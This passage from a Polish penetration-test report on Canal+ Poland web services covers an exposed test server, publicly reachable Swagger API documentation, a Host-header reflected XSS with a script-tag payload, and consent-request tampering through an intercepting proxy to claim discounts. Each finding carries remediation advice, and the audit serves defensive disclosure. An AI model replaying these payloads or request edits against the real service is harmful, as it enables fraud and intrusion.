
- *icaut1.pl.canalplus.com* odpowiada błędem:

```
HTTP/2 403 Forbidden
Server: AkamaiGHost
Mime-Version: 1.0
Content-Type: text/html
Content-Length: 277
Expires: Wed, 08 Dec 2021 13:54:35 GMT
Date: Wed, 08 Dec 2021 13:54:35 GMT

<HTML><HEAD>
<TITLE>Access Denied</TITLE>
</HEAD><BODY>
<H1>Access Denied</H1>

You don't have permission to access "http&#58;&#47;&#47;icaut1&#46;pl&#46;canalplus&#46;com&#47;"
on this server.<P>
Reference&#32;&#35;18&#46;db6656b8&#46;1638971675&#46;52a9fb03
</BODY>
</HTML>
```

- *icaut2.pl.canalplus.com* jest niedostępna:

```
$ curl icaut2.pl.canalplus.com -i
HTTP/1.0 302 Moved Temporarily
Location: https://icaut2.pl.canalplus.com/
Server: Apache
Connection: Keep-Alive
Content-Length: 0

$ curl https://icaut2.pl.canalplus.com -i
curl: (56) LibreSSL SSL_read: SSL_ERROR_SYSCALL, errno 54
```

- *icaut3.pl.canalplus.com* jest dostępna – Jest to prawdopodobnie testowa lub deweloperska wersja audytowanej aplikacji. Dostęp do niej jest publiczny i w żaden sposób nie zabezpieczony. Widok w przeglądarce:



LOKALIZACJA

- icaut3.pl.canalplus.com – witryna dostępna w Internecie
- icadt8.pl.canalplus.com
- icaut1.pl.canalplus.com
- icaut2.pl.canalplus.com
- icard0.pl.canalplus.com

REKOMENDACJA

Zaleca się zweryfikować, czy dostęp do wskazanej wersji witryny (*icaut3.pl.canalplus.com*) musi być możliwy z publicznej sieci Internet. Jeżeli nie, dostęp powinien zostać ograniczony, np. do wybranych grup adresów IP lub jedynie w sieci wewnętrznej przez VPN. W celu lepszego zabezpieczenia dostępu można zastosować certyfikaty klienckie. Dokładny opis wykorzystania tej metody można znaleźć pod poniższym adresem:

- https://www.scriptjunkie.us/2013/11/adding-easy-ssl-client-authentication-to-any-webapp/

Należy również zweryfikować, czy pozostałe domeny są prawidłowo zabezpieczone przed niepowołanym dostępem.

[INFO] SECURITUM-215508-018: Dokumentacja API, narzędzie Swagger

OPIS

Testowana aplikacja udostępnia dokumentację API na serwerze hostującym aplikację. Takie zachowanie może pomóc atakującemu w lepszym sprofilowaniu środowiska aplikacji, co może zostać następnie wykorzystane do przeprowadzania dalszych ataków.

Dokumentacja jest udostępniania z wykorzystaniem narzędzia Swagger. Narzędzie to jest w przestarzałej wersji, podatnej na atak XSS (podatność: „SECURITUM-215508-002: Reflected Cross-Site Scripting (XSS) – Swagger UI").


SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Przykład #1 – REST API

Interfejs REST API jest dostępny pod adresem:

```
https://icard0.pl.canalplus.com/v2/api-docs
```

Widok w przeglądarce:



Przykład #2 – Swagger

Widok w konsoli przeglądarki:

```
>> document.URL
<- "https://icard0.pl.canalplus.com/swagger-ui.html"
>> versions.swaggerUi
<- ▸ Object { version: "3.17.1", gitRevision: "ga6656ced", gitDirty: true, buildTimestamp:
   "Sat, 16 Jun 2018 07:23:59 GMT", machine: "banjo" }
```

LOKALIZACJA

- https://icard0.pl.canalplus.com/swagger-ui.html
- https://icard0.pl.canalplus.com/swagger-resources
- https://icard0.pl.canalplus.com/v2/api-docs

REKOMENDACJA

Zaleca się wyłączenie i usunięcie z serwera narzędzia Swagger oraz innych nieużywanych usług.

Jeśli narzędzie Swagger jest niezbędne do prawidłowego działania aplikacji, należy zaktualizować je do najnowszej stabilnej wersji.

Jeśli któraś z usług jest potrzebna, dostępne powinny być tylko niezbędne końcówki. Dostęp do wszystkich nieużywanych końcówek powinien być zablokowany.

Jeśli interfejsy pozostaną dostępne, należy również wdrożyć *rate limiting*, tj. ograniczenie częstotliwości obsługiwania żądań przez klienta w określonych ramach czasowych. Więcej informacji:

- https://github.com/OWASP/API-Security/blob/master/2019/en/src/0xa4-lack-of-resources-and-rate-limiting.md#how-to-prevent

[INFO] SECURITUM-215508-019: Reflected Cross-Site Scripting (XSS) poprzez nazwę hosta

OPIS

Podczas audytu wykryto możliwość wykonania podatności Reflected Cross-Site Scripting poprzez odbicie nagłówka `Host` w komunikacie błędu. Punkt został oznaczony jako informacyjny ze względu na brak możliwości wstrzyknięcia nagłówka `Host` w żądaniach innych użytkowników.

Więcej informacji:

- https://sekurak.pl/czym-jest-xss/
- https://cdn.sekurak.pl/podatnosc_XSS.pdf
- https://owasp.org/www-community/attacks/xss/
- https://cwe.mitre.org/data/definitions/79.html

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Aby potwierdzić omawiane zachowanie, należy do *https://icard0.pl.canalplus.com/* wysłać następujące żądanie:

```
GET / HTTP/1.1
Host: <script>alert(document.domain)</script>
[…]
```

W odpowiedzi w komunikacie błędu zostaje odbity nagłówek `Host` bez żadnego filtrowania:

```
HTTP/1.0 403 Forbidden
Server: Apache
Connection: Keep-Alive
Content-Length: 261


<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden bla bla bla</h1>
<p>You don't have permission to access / on this server.<br />
</p>
<hr>
<address>Apache Server at <script>alert(document.domain)</script> Port 443</address>
</body></html>
```

LOKALIZACJA

https://icard0.pl.canalplus.com/, komunikat błędu serwera (dla błędu 403 Forbidden)

REKOMENDACJA

Zaleca się, aby wszystkie dane otrzymywane od użytkownika były odpowiednio filtrowane (odrzucenie wartości niezgodnych z szablonem/formatem danego pola), a następnie zakodowane na wyjściu względem kontekstu, w którym są osadzane.

Więcej informacji:

- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

[INFO] SECURITUM-215508-020: Możliwość uzyskania zniżek bez wyrażenia zgód

OPIS

W trakcie audytu zaobserwowano, że zmiana zgód powoduje wysłanie żądania, w którym wysyłane są dwa parametry. Na podstawie ich nazw wywnioskowano, że mogą to być parametry: jeden odpowiedzialny za wyrażenie zgody, drugi za przyznanie zniżki. W takim przypadku użytkownik odpowiednio manipulując żądaniem, może ustawić brak zgód przy jednoczesnym przyznaniu zniżek. Może to narazić Zamawiającego na straty finansowe.

Ponieważ potencjalne zniżki zostaną naliczone dopiero podczas kolejnej opłaty, nie jest jasne, czy pomimo braku zgód zniżki zostaną uwzględnione. Z tego powodu opisywane zachowanie oznaczono jako punkt informacyjny.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Aby potwierdzić opisane zachowanie, należy wykonać następujące kroki:

1. Zalogować się w aplikacji.
2. Przejść do: Moja oferta – Dane i zgody – Zgody.
3. W części „Zgody marketingowe niezbędne do uzyskania rabatu" kliknąć na przycisk „Zmień".
4. Widoczny jest komunikat „Wyrażenie przez Ciebie wszystkich poniższych zgód powoduje przyznanie rabatu 5 zł miesięcznie w tej ofercie".
5. Odznaczyć wszystkie zgody.
6. Zatwierdzić przyciskiem „Zapisz" i przejąć żądanie narzędziem typu proxy (np. Burp Suite):

```
POST /api/contract/modifyConsents HTTP/1.1
Host: icard0.pl.canalplus.com
[…]

{"consents":[{"code":"INDCONFIDENTIAL","value":false,"discount":false},{"code":"INDCONFIDENTIALCI
E","value":false,"discount":false},{"code":"INDCREAGR","value":false,"discount":false},{"code":"I
NDELECTR","value":false,"discount":false},{"code":"INDELECTR_MAIL","value":false,"discount":false
},{"code":"INDELECTR_SMS","value":false,"discount":false},{"code":"INDELECTR_STB","value":false,"
discount":false},{"code":"INDEND","value":false,"discount":false},{"code":"INDEND_MAIL","value":f
alse,"discount":false},{"code":"INDEND_SMS","value":false,"discount":false},{"code":"INDEND_STB",
"value":false,"discount":false},{"code":"INDEND_TEL","value":false,"discount":false},{"code":"IND
INDOFM","value":false,"discount":false},{"code":"INDMAILRESPONSETOCLIM","value":false,"discount":
false},{"code":"INDREK","value":false,"discount":false},{"code":"ZGERTP","value":false,"discount"
:false}]}
```

7. Każdy rodzaj zgody posiada dwa parametry: `value` oraz `discount`.
8. Wartości parametrów `value` pozostawić bez zmian (`false`). Wartości parametru `discount` zmienić na `true`:


```
POST /api/contract/modifyConsents HTTP/1.1
Host: icard0.pl.canalplus.com
[…]

{"consents":[{"code":"INDCONFIDENTIAL","value":false,"discount":true},{"code":"INDCONFIDENTIALCIE
","value":false,"discount":true},{"code":"INDCREAGR","value":false,"discount":true},{"code":"INDE
```

```
LECTR","value":false,"discount":true},{"code":"INDELECTR_MAIL","value":false,"discount":true},{"c
ode":"INDELECTR_SMS","value":false,"discount":true},{"code":"INDELECTR_STB","value":false,"discou
nt":true},{"code":"INDEND","value":false,"discount":true},{"code":"INDEND_MAIL","value":false,"di
scount":true},{"code":"INDEND_SMS","value":false,"discount":true},{"code":"INDEND_STB","value":fa
lse,"discount":true},{"code":"INDEND_TEL","value":false,"discount":true},{"code":"INDINDOFM","val
ue":false,"discount":true},{"code":"INDMAILRESPONSETOCLIM","value":false,"discount":true},{"code"
:"INDREK","value":false,"discount":true},{"code":"ZGERTP","value":false,"discount":true}]}
```


9. Przesłać żądanie dalej.
10. Aplikacja przyjmuje przesłane żądanie:

```
HTTP/1.1 200 OK
X-Application-Context: ICA
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Type: application/json;charset=UTF-8
Date: Sat, 18 Dec 2021 13:55:46 GMT
[…]

{"status":0,"message":null,"data":null,"timestamp":1639835746635}
```

11. Zgody nie są zaznaczone – widok w przeglądarce:



12. Ponieważ potencjalne zniżki zostaną naliczone dopiero podczas kolejnej opłaty, nie jest jasne, czy pomimo braku zgód zniżki zostaną uwzględnione.

LOKALIZACJA

- Moja oferta – Dane i zgody – Zgody – Zgody marketingowe niezbędne do uzyskania rabatu / Pozostałe zgody:
  POST https://icard0.pl.canalplus.com/api/contract/modifyConsents
- + Internet / + Telefon – … – Krok 5 – Przejdź dalej:
  POST https://icard0.pl.canalplus.com/api/mvno/summary
- + Internet / + Telefon – … – Krok 6 – Zamawiam:
  https://icard0.pl.canalplus.com/api/mvno/order

REKOMENDACJA

Należy zweryfikować, czy możliwe jest wyłączenie zgód przy jednoczesnym włączeniu zniżek.

Aplikacja nie powinna od strony użytkownika wysyłać informacji nt. przyznania lub cofnięcia zniżek. Weryfikacja powinna następować wyłącznie po stronie serwerowej, na podstawie wartości parametrów odpowiedzialnych za stan zgód.